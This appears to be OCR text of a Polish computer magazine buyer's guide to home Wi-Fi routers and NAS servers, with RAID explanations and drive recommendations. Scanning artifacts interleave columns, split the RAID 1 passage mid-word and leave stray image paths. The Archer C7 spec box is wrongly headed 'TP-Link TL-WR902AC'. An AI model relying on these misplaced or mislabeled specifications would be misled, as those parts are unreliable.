Od kilku już lat jest to jeden z najlepszych routerów w tym przedziale cenowym. Kosztuje zaledwie około 160 złotych i co dość rzadkie w tej cenie – jest wyposażony w gigabitowe porty LAN/WAN. Dzięki temu ma na starcie ogromną przewagę nad urządzeniami z tego segmentu, które przeważnie mają porty o przepustowości 100 Mb/s. Archer C2 to router generacji Wi-Fi 5 określony klasą szybkości AC900, pozwala na uzyskanie przepustowości do 450 Mb/s w paśmie 2,4 GHz oraz do 433 Mb/s w paśmie 5 GHz. Daje pewność, że uda się wykorzystać pełny potencjał sieci bezprzewodowej tego routera, gdyż nie będą ograniczać nas porty LAN/WAN. Routerem można zarządzać przez specjalną aplikację mobilną **Tether**, dzięki której za pomocą smartfona sprawdzimy stan urządzenia. To trzecia wersja tego modelu, która wprowadza istotne zmiany: zmianą na plus jest zwiększenie przepustowości w paśmie 2,4 GHz z 300 Mb/s na 450 Mb/s, a na minus brak portu USB 2.0, który był w tym modelu od początku. Jeśli nie zależy nam na funkcjonalności USB i chcemy mieć dość wydajną sieć Wi-Fi i LAN, to jest to jeden z najbardziej opłacalnych w zakupie ów.

Uwaga! W sprzedaży nadal jest także starsza wersja tego routera, która ma mniejszą wydajność sieci Wi-Fi i wbudowany port USB. Wizualnie bardzo łatwo je rozróżnić: nowsza ma trzy anteny sygnałowe, a starsza tylko dwie

Z tyłu urządzenia znajdują się cztery porty Gigabit LAN, jeden Gigabit WAN, przycisk WPS, reset, zasilania oraz złącze zasilania

TP-Link Archer C2 v3
Maks. przepustowość: 983 Mb/s
Porty WAN: RJ-45
Maks. przepustowość LAN: 1000 Mb/s
Porty USB: brak
Obsługa modemów 3G/4G przez USB: nie
Cena: ok. 163 zł

TENDA AC6

W testach wydajnościowych w tym przedziale cenowym w serwisie PCLab.pl ten router okazał się najlepszy w wielu różnych kategoriach, między innymi transferze bezprzewodowym. Jest to urządzenie klasy AC1200, które pozwala na nawiązanie łącza o szybkości 300 Mb/s w paśmie 2,4 GHz oraz 867 Mb/s w paśmie 5 GHz. Dodatkowo korzysta z technologii Beamforming w celu zoptymalizowania zasięgu działania i stabilności połączenia bezprzewodowego. Zamontowane w tym modelu anteny o zysku aż 5 dBi zapewniają świetny zasięg jak na tę klasę urządzenia. Bardzo ciekawy design tego urządzenia przypomina modele z wyższej półki. Oprogramowanie routera pozwala na wygodną konfigurację nawet mniej doświadczonym użytkownikom. Dodatkowo możemy skorzystać z aplikacji w celu zarządzania routerem z naszego urządzenia mobilnego. Minusów, niestety, też jest kilka, a najważniejsze to brak portu USB, tylko trzy porty LAN i jeden WAN, wszystkie z maksymalną przepustowością 100 Mb/s. Jest to o tyle istotne, że jeśli mamy wykupione łącze szybsze niż 100 Mb/s, nie ma żadnego sensu kupować urządzenia, które nie będzie w stanie już na wejściu obsłużyć takiej przepustowości. Jest to godny polecenia router dla osób, które nie potrzebują korzystać z funkcjonalności USB oraz nie planują zakupu łącza szybszego niż 80–90 Mb/s.

Kosmiczny design nie każdemu może odpowiadać

Z tyłu dostępne są tylko trzy porty do wykorzystania w sieci LAN, jeden pełni rolę portu WAN

Tenda AC6
Maks. przepustowość: 1267 Mb/s
Porty WAN: RJ-45
Maks. przepustowość LAN: 100 Mb/s
Porty USB: brak
Obsługa modemów 3G/4G przez USB: nie
Cena: ok. 120 zł

>

TP-LINK TL-WR902AC

To zdecydowanie najmniejszy router w tym zestawieniu. Jest to urządzenie klasy AC750 z wbudowanymi antenami oraz portem LAN/WAN i jednym USB, który pozwala na podłączenie modemu 3G/LTE oraz na korzystanie z innych możliwości tego portu. Zasięg działania jest oczywiście znacznie mniejszy niż urządzeń z antenami o dużym zysku, jeśli jednak zamierzamy dużo podróżować, jest to świetny przenośny router standardu Wi-Fi 5, który zmieści się praktycznie wszędzie i ma bardzo atrakcyjną cenę. Wyróżnia go również fizyczny przełącznik z boku obudowy, który pozwala na zmianę trybu pracy – TL-WR902AC może działać jako router, punkt dostępowy oraz repeater. Kolejną ciekawostką jest zasilanie poprzez port microUSB. Dzięki takiemu rozwiązaniu możemy zasilić urządzenie przy użyciu dołączonego zasilacza lub na przykład powerbanku, gdy będziemy poza domem na wyjeździe.

Po bokach routera znajdziemy wszystkie porty i przełączniki, przycisk Power umieszczony został na wierzchu urządzenia i odpowiada jednocześnie za aktywowanie funkcji WPS

To urządzenie jest polecane wszystkim, którzy potrzebują małego, przenośnego routera, który można zabrać ze sobą w podróż. Jeśli natomiast chcemy kupić urządzenie, które będzie na stałe w naszym mieszkaniu lub domu, warto rozejrzeć się za potężniejszym sprzętem.

Skromny i przenośny router, który zmieści się nawet w kieszeni

TP-Link TL-WR902AC
Maks. przepustowość: 733 Mb/s
Porty WAN: RJ-45
Maks. przepustowość LAN: 100 Mb/s
Porty USB: USB 2.0
Obsługa modemów 3G/4G przez USB: tak
Cena: ok. 112 zł

ROUTERY KLASY ŚREDNIEJ ZA MNIEJ WIĘCEJ 300 ZŁOTYCH

TP-LINK ARCHER C7

Jeśli zależy nam na dobrym stosunku cena/jakość, to jest to zdecydowanie jeden z najlepszych routerów. Do dyspozycji mamy bardzo wydajne urządzenie klasy AC1750, które pozwala na swobodne korzystanie z sieci domowej nawet wielu użytkownikom. Na rynku nadal można kupić starszą wersję tego routera, która pod pewnymi względami jest lepsza (trudno zrozumieć w tym wypadku podejście producenta). W nowszej wersji zredukowano liczbę portów USB, a dodatkowo anteny zostały zamontowane na stałe i nie da się ich wykręcić i wymienić na mocniejsze, gdy potrzebujemy nieco większego zasięgu.

Na froncie znajdują się diody, które pomogą nam bardzo szybko zdiagnozować problemy zwłaszcza z połączeniami w sieci LAN – nieaktywne łącza nie będą świecić

Pod względem wydajności i przepustowości sieci nowsza i starsza wersja właściwie się nie różnią. Archer C7 jest godnym polecenia routerem do średnich mieszkań i dla użytkowników, którym zależy na dobrej wydajności w nadal relatywnie niskiej cenie.

Najnowsza wersja v5 tego routera ma o jeden port USB mniej i anteny, których nie można demontować – jeśli chcemy kupić ten model, warto poszukać na rynku wersji z oznaczeniem v4

TP-Link TL-WR902AC
Maks. przepustowość: 1750 Mb/s
Porty WAN: RJ-45
Maks. przepustowość LAN: 1000 Mb/s
Porty USB: 2x USB 2.0*
Obsługa modemów 3G/4G przez USB: tak
Cena: ok. 267 zł

*Model oznaczony jako wersja v4 jest wyposażony w dwa porty USB, wersja v5 tylko w jeden port.

ASUS RT-AC1200G+

Wszystkie cztery anteny dają zysk aż 5 dBi, dzięki temu router oferuje bardzo dobry zasięg

Ten konkretny model w swoim przedziale cenowym nie wyróżnia się maksymalną przepustowością, ponieważ jest to urządzenie klasy AC1200. Warto jednak wiedzieć, że ta wydajność jest oferowana w trybie pracy 2x2, więc do osiągnięcia najszybszego łącza w paśmie 5 GHz (867 Mb/s) potrzebujemy urządzenia tylko z dwoma antenami. Większość użytkowników domowych nie ma sprzętu, który pozwala korzystać z trzech lub czterech anten jednocześnie, więc nie powinniśmy odczuć mniejszej wydajności, korzystając z obecnie popularnego sprzętu. Tym, co wyróżnia model RT-AC1200G+, jest ogrom dostępnych funkcji. Korzystając z portu USB, możemy utworzyć specjalną chmurę, do której będziemy mieć dostęp z całego świata. Istnieje opcja podłączenia modemu 3G/LTE, mamy do dyspozycji bardzo rozbudowane filtry kontroli rodzicielskiej, monitorowania ruchu sieciowego, zarządzania QoS, konfiguracji serwera i klienta VPN i wiele, wiele więcej. Jest to więc router dla osób, które cenią sobie dodatkowe funkcje bardziej niż maksymalną przepustowość w racjonalnej cenie.

Możemy również aktywować funkcję Yandex.DNS, która blokuje dostęp do podejrzanych stron oraz treści tylko dla dorosłych

ASUS RT-AC1200G+
Maks. przepustowość: 1167 Mb/s
Porty WAN: RJ-45
Maks. przepustowość LAN: 1000 Mb/s
Porty USB: USB 2.0
Obsługa modemów 3G/4G przez USB: tak
Cena: ok. 279 zł

ROUTERY KLASY WYŻSZEJ OD 500 ZŁOTYCH

D-LINK DIR-882

Jest to jeden z wydajniejszych routerów z wyższej półki, właściwie spełnia wszystkie wymogi domowych użytkowników, nawet z dużymi potrzebami i wymaganiami. Zapewnia łącze o szybkości aż do 800 Mb/s w paśmie 2,4 GHz oraz 1733 Mb/s w paśmie 5 GHz. Oczywiście wspiera najnowsze technologie zgodne z 802.11ac Wave 2, czyli MU-MIMO oraz Beamforming. Dodatkowo wszystkie cztery anteny są nadajnikami i odbiornikami i mogą pracować w trybie 4x4. Oczywiście do uzyskania połączenia o najwyższej przepustowości wymagany jest kompatybilny sprzęt sieciowy, na przykład bardzo wydajna karta sieciowa do komputera. Do dyspozycji użytkowników są również dwa porty USB – jeden bardziej, drugi mniej wydajny. Jest to sprzęt przeznaczony dla użytkowników, którzy wymagają dużej wydajności – warto jednak pamiętać, że w celu wykorzystania pełni potencjału tego routera musimy mieć kompatybilny sprzęt.

Wyróżnia się dość ciekawym designem – dość smukłe kształty i stosunkowo nieduże gabaryty kryją w sobie duże możliwości

Port USB 3.0 znajduje się z przodu urządzenia, dzięki czemu łatwiej podłączyć do niego nośniki i w mniejszym stopniu interferuje z działaniem sieci bezprzewodowej

D-Link DIR-882

Maks. przepustowość: 2533 Mb/s
Porty WAN: RJ-45
Maks. przepustowość LAN: 1000 Mb/s
Porty USB: USB 3.0, USB 2.0
Obsługa modemów 3G/4G przez USB: tak
Cena: ok. 500 zł

ASUS DSL-AC68U

W tym zestawieniu nie zabrakło również wydajnych rozwiązań dla użytkowników, którzy korzystają z internetu dostępnego poprzez port RJ-11, czyli na przykład ADSL/ADSL2+. Tego typu urządzenia zawsze są droższe od podobnych modeli, które mają port WAN tylko typu RJ-45. DSL-AC68U oferuje bardzo dobrą wydajność, ogromną ilość funkcji do konfigurowania oraz wydajny port USB 3.0. System, na którym oparty jest router, to AsusWRT. Jest to autorski firmware, który doświadczonym użytkownikom pozwala na bardzo zawansowaną konfigurację. Mniej zaawansowani użytkownicy mogą skorzystać z prostego w obsłudze kreatora, który w kilku krokach pozwoli na podstawową konfigurację urządzenia.

Wygląda dość nietypowo – stoi na jednym z boków, a trzy anteny są zamontowane w górnej części routera

Porty, w tym USB 3.0, znajdują się z tyłu urządzenia

ASUS DSL-AC68U

Maks. przepustowość: 1900 Mb/s
Porty WAN: RJ-45
Maks. przepustowość LAN: 1000 Mb/s
Porty USB: USB 3.0
Obsługa modemów 3G/4G przez USB: tak
Cena: ok. 690 zł

ROUTER DLA ENTUZJASTY – ASUS RT-AX88U

Ten ekstremalnie wydajny router klasy AX6000 to jeden z najszybszych sprzętów tego typu na rynku. W paśmie 2,4 GHz pozwala na uzyskanie szybkości 1148 Mb/s, a w 5 GHz aż 4804 Mb/s. Wszystko dzięki wykorzystaniu najnowszej generacji Wi-Fi 6 (802.11ax). Dodatkowo do wykorzystania są aż dwa porty USB 3.1. Warto również wiedzieć, że oprócz portu WAN z tyłu urządzenia znajduje się aż osiem gigabitowych portów LAN. Jest to bardzo drogi sprzęt, który obecnie jeszcze nie nadaje się do wykorzystania w typowym domu lub mieszkaniu, gdyż brakuje urządzeń, które są w stanie w pełni wykorzystać potencjał tego routera, może się to jednak zmienić w ciągu najbliższego roku.

Imponująca liczba dostępnych portów LAN pozwala podłączyć bardzo dużo urządzeń

Asus RT-AX88U

Maks. przepustowość: 5952 Mb/s
Porty WAN: RJ-45
Maks. przepustowość LAN: 1000 Mb/s
Porty USB: 2x USB 3.1
Obsługa modemów 3G/4G przez USB: tak
Cena: ok. 1500 zł

Złote dodatki odróżniają ten router od podobnego modelu z generacji Wi-Fi 5, który miał czerwone wstawki

SPRZĘT
NAJLEPSZE NAS-Y

WYBIERAMY

Danych na dyskach szybko przybywa. Jak przechowywać je w bezpieczny sposób i jednocześnie tak, by były łatwo dostępne? ***Idealnym rozwiązaniem jest skorzystanie z możliwości serwera NAS***

Jednym z najlepszych rozwiązań, które pozwalają na swobodny dostęp do danych w sieci domowej, jest korzystanie ze specjalnego serwera, na którym przechowywane są zasoby dostępne dla użytkowników sieci. Kiedyś to właśnie było główne zastosowanie serwerów NAS (Network Attached Storage). Obecnie ich możliwości ogromnie wzrosły, NAS-y mają bardzo wiele ciekawych funkcji, które poprawiają komfort korzystania z sieci, w której występuje wiele różnych urządzeń.

Co to jest NAS

NAS to tak naprawdę niewielki komputer, z założenia jak najbardziej energooszczędny, do którego podłączamy nośniki, aby następnie udostępnić je w sieci.
NAS bezpośrednio łączymy z routerem kablem sieciowym typu RJ-45. Dzięki temu wszyscy podłączeni do sieci użytkownicy mogą korzystać z jego zasobów (oczywiście prawami dostępu do poszczególnych danych możemy wygodnie zarządzać). Dodatkowo w zależności od modelu i oprogramowania serwera NAS możemy utworzyć dostęp przez prywatną chmurę – wtedy możemy z naszych danych korzystać z dowolnego miejsca na świecie.

Dlaczego warto zainwestować w NAS

Istnieje całe mnóstwo przeróżnych powodów, dla których jest to bardzo dobra decyzja. Oto te najważniejsze.

■ Bezpieczeństwo danych
Jednym z najważniejszych powodów jest troska o bezpieczeństwo danych. Zazwyczaj przechowujemy je na dyskach naszych urządzeń: pecetów, laptopów, smartfonów. Jeśli dysk w jednym z tych urządzeń ulegnie awarii lub zgubimy urządzenie mobilne – utracimy ważne dla nas pliki.
Serwer NAS, zwłaszcza w konfiguracji RAID 1, to świetne rozwiązanie pozwalające bezpiecznie przechowywać dane z wszystkich naszych urządzeń. Nawet w wypadku awarii jednego z dysków w naszym serwerze dane będzie można nadal odtworzyć. Możemy również ustawić synchronizację lub automatyczne zrzucanie kopii zapasowych, dzięki czemu nie będziemy musieli zaprzątać sobie głowy kopiowaniem – wszystko będzie zautomatyzowane, a my zabezpieczeni.

■ Dostęp do danych
Dzięki dostępowi do serwera NAS w naszej sieci domowej po ustaleniu odpowiednich praw dostępu wszyscy użytkownicy mogą przechowywać na nim swoje prywatne pliki, a później odtwarzać je na dowolnym urządzeniu, które będzie mogło połączyć się z naszym serwerem. To znaczy, że jeśli na serwerze umieścimy film z wakacji, będziemy mogli odtworzyć go na dowolnym komputerze, a nawet telewizorze bez konieczności wykorzystywania zewnętrznych nośników, które bardzo łatwo zgubić.


■ Ogromna przestrzeń na dane
Dyski w laptopach czy komputerach stacjonarnych mogą nie wystarczać, jeśli zamierzamy przechowywać duże ilości danych. W serwerze NAS możemy w zależności od modelu umieścić ogromne nośniki, które pozwolą na przechowywanie wszystkich naszych kolekcji i archiwów. Możemy spokojnie przerzucać filmy oraz zdjęcia na obszerne dyski w serwerze. A jeśli utworzymy

CO TO JEST RAID I JAKI JEGO TYP JEST NAM POTRZEBNY

Jedną z ważniejszych możliwości serwera NAS jest opcja utworzenia macierzy RAID, czyli odpowiedniego skonfigurowania wielu dysków do pracy w celu osiągnięcia różnych dodatkowych opcji. Opcji konfiguracji jest wiele – poznajmy najpopularniejsze.

RAID 0

Ten tryb wymaga minimum dwóch dysków do skonfigurowania. Polega na jednoczesnym zapisie danych na wielu nośnikach – różne dane zapisywane są na różnych dyskach w tym samym czasie. Dzięki temu wydajność całej macierzy jest równa X*N, gdzie X to liczba dysków, a N to wydajność jednego z nich. Ogromny wzrost wydajności ma jednak swoje wady – przestrzeń na dane jest równa X razy najmniejszy nośnik w macierzy. Możliwość odzyskania danych w przypadku awarii jest jednak bardzo skomplikowana.




RAID 1

Ten tryb do konfiguracji również wymaga minimum dwóch nośników. Jest to tak zwany tryb lustrzany – na wszystkich dyskach w macierzy zapisywane są dokładnie te same dane. Dzięki temu w przypadku awarii jednego z noś-

SERWER AS

JAK DZIAŁA SIEĆ Z SERWEREM NAS




prywatną chmurę, będziemy mieć do nich wygodny dostęp online.

■ Obsługa kamer IP

Serwery NAS mogą z powodzeniem obsługiwać kamery monitoringu i przechowywać nagrania na zainstalowanych dyskach. Jest to świetne rozwiązanie, które dodatkowo nie wymaga zakupu specjalnego rejestratora do obsługi kamer, gdyż serwer NAS również może spełniać to zadanie. W zależności od modelu możemy podłączyć różną liczbę kamer.

■ Serwer dodatkowych usług


Najlepsze serwery NAS są wyposażone w specjalne systemy operacyjne, które pozwalają na o wiele więcej niż zwykłe przechowywanie plików. Instalując odpowiednie aplikacje i przeprowadzając konfigurację, możemy uruchomić na naszym serwerze mnóstwo dodatkowych usług, na przykład serwer WWW, na którym będzie osadzona nasza strona internetowa, serwer poczty e-mail, serwer baz danych, CMS i inne. Dodatkowo do bardziej domowych zastosowań możemy postawić serwer iTunes, AirPlay, PLEX TV. Ilość dodatkowych możliwości zależy od wydajności i systemu NAS, który wybierzemy. **kd**



ników możemy łatwo odtworzyć jego zawartość. Wydajność macierzy jest równa wydajności najwolniejszego z nośników.

RAID 5

Ten tryb oferuje dobry kompromis między wydajnością, bezpieczeństwem da nych adostępną prze strzenią dyskową. Zasada działania jest prosta: dane zapisywane są po kolei na kolejnych nośnikach, a specjalne bity parzystości, które pełnią zadanie kontrolne, są składowane na każdym nośniku. Dzięki temu w razie awarii jednego z dysków macierz może bez problemu zostać odbudowana. Raid 5 oferuje wysoką wydajność. Do stworzenia poziomu Raid 5 są wymagane przynajmniej trzy nośniki. Dostępna pojemność: jeśli mamy trzy dyski po 1 TB, będziemy mogli korzystać z 2 TB przestrzeni (N-1).



SPRZĘT

NAJLEPSZE NAS-Y

JAKIE DYSKI DO SERWERA NAS?

Zanim podejmiemy decyzję o zakupie serwera do domu, musimy też rozważyć, jakie nośniki się w nim znajdą. Do kosztu zakupu serwera trzeba bowiem dodać koszt nośników. Czasem ich cena może przewyższać cenę samego NAS-a, więc wybór warto dobrze przemyśleć. Na szczęście nie musimy od razu kupować wszystkich nośników do serwera z czterema zatokami (miejscami na instalację dysku). Możemy na start kupić nawet tylko jeden lub dwa i dopiero w miarę ich zapełniania kupować kolejne. Planując zakup serwera, sprawdźmy, jakie maksymalne pojemności nośników możemy w nim zainstalować, oraz oszacujmy, jak dużo danych chcemy na nim składować. Jeśli planujemy przechowywać nagrania z kamery 4K w pełnej rozdzielczości z kilku lat, będziemy musieli zainwestować w znacznie pojemniejsze nośniki niż w przypadku, gdy chcemy kompletować bibliotekę muzyki.

Decydując się na zakup dysków do serwera domowego, nie warto inwestować w bardzo drogie dyski klasy Enterprise. Są to nośniki przeznaczone do pracy w serwerach pod dużym ciągłym obciążeniem. Tego typu praca nie jest wykonywana na dyskach w domowych NAS-ach. W zdecydowanej większości przypadków doskonale sprawdzi się nośnik, który po prostu jest przeznaczony do pracy 24/7, a czynnikami, na które powinniśmy zwrócić uwagę, są: wydajność, prędkość obrotowa oraz pojemność. **Uwaga!** Zwykłe dyski komputerowe są wprawdzie tańsze od tych przeznaczonych do serwerów NAS, ale mogą nie działać prawidłowo lub w krótkim czasie ulec awarii, gdyż nie są przystosowane do pracy 24/7. Dlatego też nie są zalecane do instalacji w tego typu NAS-ach.

WD RED 2TB

Seria WD Red jest linią dysków przeznaczoną specjalnie do pracy w serwerach NAS. Mogą one pracować w trybie ciągłym i sprawdzą się świetnie w przypadku domowych zastosowań, a nawet do ciągłej rejestracji danych z kilku kamer IP. Możemy zdecydować się na zakup noś nika o różnych pojemnościach od 1 TB do 10 TB. Seria Red pozwala na łączenie dysków od 1 do 8 zatok. W zależności od potrzeb możemy więc wybrać taką konfigurację, która spełni wszystkie nasze potrzeby i będzie dopasowana do naszych potrzeb.

WD Red 2TB

Producent: Western Digital
Pojemność: 2 TB
Gwarancja: 3 lata
Min. głośność: 24 dB
Niezawodność MTBF: 1 000 000 godz.
Cena: 380 zł
Cena/GB: 0,19 zł/GB

SEAGATE IRONWOLF 4TB

Dość dużą konkurencją dla WD na rynku dysków przeznaczonych do serwerów NAS staje się Seagate. Oferta tej firmy jest nieco szersza, a ceny bardzo konkurencyjne. Możemy wybierać dyski w rozmiarach od 1 TB do aż 14 TB. Dodatkowo podobnie jak w przypadku dysków z serii Red, IronWolf możemy konfigurować w zestawieniu od 1 do 8 zatok. Jest to w zupełności wystarczające do zastosowań domowych, a nawet na potrzeby małych firm. Nie ma sensu inwestować w znacznie droższe serie dysków, jak IronWolf Pro lub Exos. Są to typy dysków przeznaczone do znacznie bardziej profesjonalnych zastosowań. Ze względu na przykład na obsługę systemów aż do 24 kieszeni w przypadku serii Pro lub w ogóle bez ograniczeń liczby nośników – ich ceny są znacznie wyższe niż podstawowych serii przeznaczonych dla użytkowników domowych.

Seagate IronWolf 4TB

Producent: Seagate
Pojemność: 4 TB
Gwarancja: 3 lata
Min. głośność: 25 dB
Niezawodność MTBF: 1 000 000 godz.
Cena: 560 zł
Cena / GB: 0,14 zł/GB

POLECANE SERWERY NAS

PODSTAWOWE ROZWIĄZANIE


Jeśli nie zamierzamy korzystać z zaawansowanych możliwości serwerów NAS i po prostu potrzebujemy w naszej sieci domowej miejsca, gdzie będziemy mogli przechowywać kopie zapasowe plików z różnych urządzeń tak, by mieć do nich szybki i łatwy dostęp, możemy zainteresować się urządzeniem WD My Cloud. Nie jest to serwer NAS z prawdziwego zdarzenia, jednak sprawdzi się w przypadku najbardziej podstawowych zastosowań. W cenę zakupu wliczony jest już nośnik, więc jest to bardzo opłacalny sprzęt.

Możemy go zakupić w różnych konfiguracjach od 2 do 8 TB. Do dyspozycji mamy również port USB 3.0, do którego możemy podłączać dyski zewnętrzne. Brakuje jednak między innymi serwera wydruku. Można powiedzieć, że WD My Cloud to alternatywa dysku chmurowego do przechowywania plików – z tą różnicą, że dane są w naszej sieci lokalnej.

WD My Cloud 2 TB

Producent: Western Digital
Liczba zatok: 1
Szybkość LAN: 1 Gb/s
Porty USB: USB 3.0
Tryby RAID: pojedynczy wolumen
Cena: 630 zł (zawiera nośnik 2 TB)

NIEDROGI ZAAWANSOWANY SERWER NAS



QNAP TS-231P
Producent: QNAP
Liczba zatok: 2
Szybkość LAN: 2x 1 Gb/s
Porty USB: 3x USB 3.0
Tryby RAID: pojedynczy wolumen, RAID 0, RAID 1, JBOD
Cena: 779 zł

QNAP TS-231P


Jest to jeden z najbardziej wydajnych i dobrze wyposażonych serwerów NAS w tym przedziale cenowym. Podzespoły wewnątrz serwera zapewniają transfer nawet do 220 MB/s przy odczycie danych – oczywiście przy wykorzystaniu dwóch dostępnych gigabitowych portów LAN. Dzięki temu nawet kilku użytkowników jednocześnie będzie mog ło z pełną wydajnością nie tylko przechowywać pliki na tym urządzeniu, ale nawet bezpośrednio pracować na plikach umieszczonych na samym serwerze. Na froncie urządzenia znajduje się specjalny port USB 3.0. Po wpięciu do niego nośnika z danymi wystarczy wcisnąć przycisk nad portem w celu rozpoczęcia natychmiastowego kopiowania danych na serwer. Dodatkowo do dyspozycji użytkownicy mają jeden z najbardziej rozwiniętych i dopracowanych systemów przeznaczonych na serwery NAS – **QTS**. Dzięki niemu mamy możliwość instalowania dodatkowych aplikacji i serwerów, które mogą spełniać wiele różnych zadań w naszej sieci. Pełna kontrola nad naszym serwerem w trybie graficznym to ogromne ułatwienie dla mniej doświadczonych użytkowników.

Synology DS218j
Producent: Synology
Liczba zatok: 2
Szybkość LAN: 1 Gb/s
Porty USB: 2x USB 3.0
Tryby RAID: pojedynczy wolumen, RAID 0, RAID 1, JBOD
Cena: 740 zł

Synology DS218j

Serwery NAS do zastosowań domowych firmy Synology odznaczają się wysoką jakością i wydajnością. Model DS218j jest tego świetnym przykładem. Ma o jeden port USB oraz LAN mniej od QNAP-a w podobnej cenie. Jednak dość rzadko w środowisku domowym będzie można wykorzystać pełny potencjał agregacji łącza LAN. Brak portu USB na przednim panelu może być większym utrudnieniem, nic jednak nie stoi na przeszkodzie, aby dołączyć krótką przejściówkę, dzięki czemu nie będziemy musieli instalować nośników z tyłu urządzenia. Pod względem podzespołów obydwa urządzenia są zbliżone, większych różnic możemy dopatrzyć się w przypadku systemu operacyjnego. W przypadku Synology jest to **DSM** – DiskStation Manager, prawdopodobnie najbardziej rozbudowany system dla serwerów NAS, który jednocześnie da się dość prosto skonfigurować. Przez cały proces przeprowadzi nas klarowny kreator instalacji. Decydując się na ten model, otrzymamy możliwość wirtualizacji i stawiania różnych serwerów, wygodny dostęp do multimediów przez aplikację webową i mobilną na smartfony.

Interfejs systemu QTS jest bardzo prosty w obsłudze – możemy z niego korzystać tak jak z systemu Windows lub Linux



Przejrzysty interfejs systemu DSM z wieloma zaawansowanymi funkcjami, które można szybko skonfigurować – to zalety systemu

CENTRUM MULTIMEDIÓW I SERWER NAS W JEDNYM

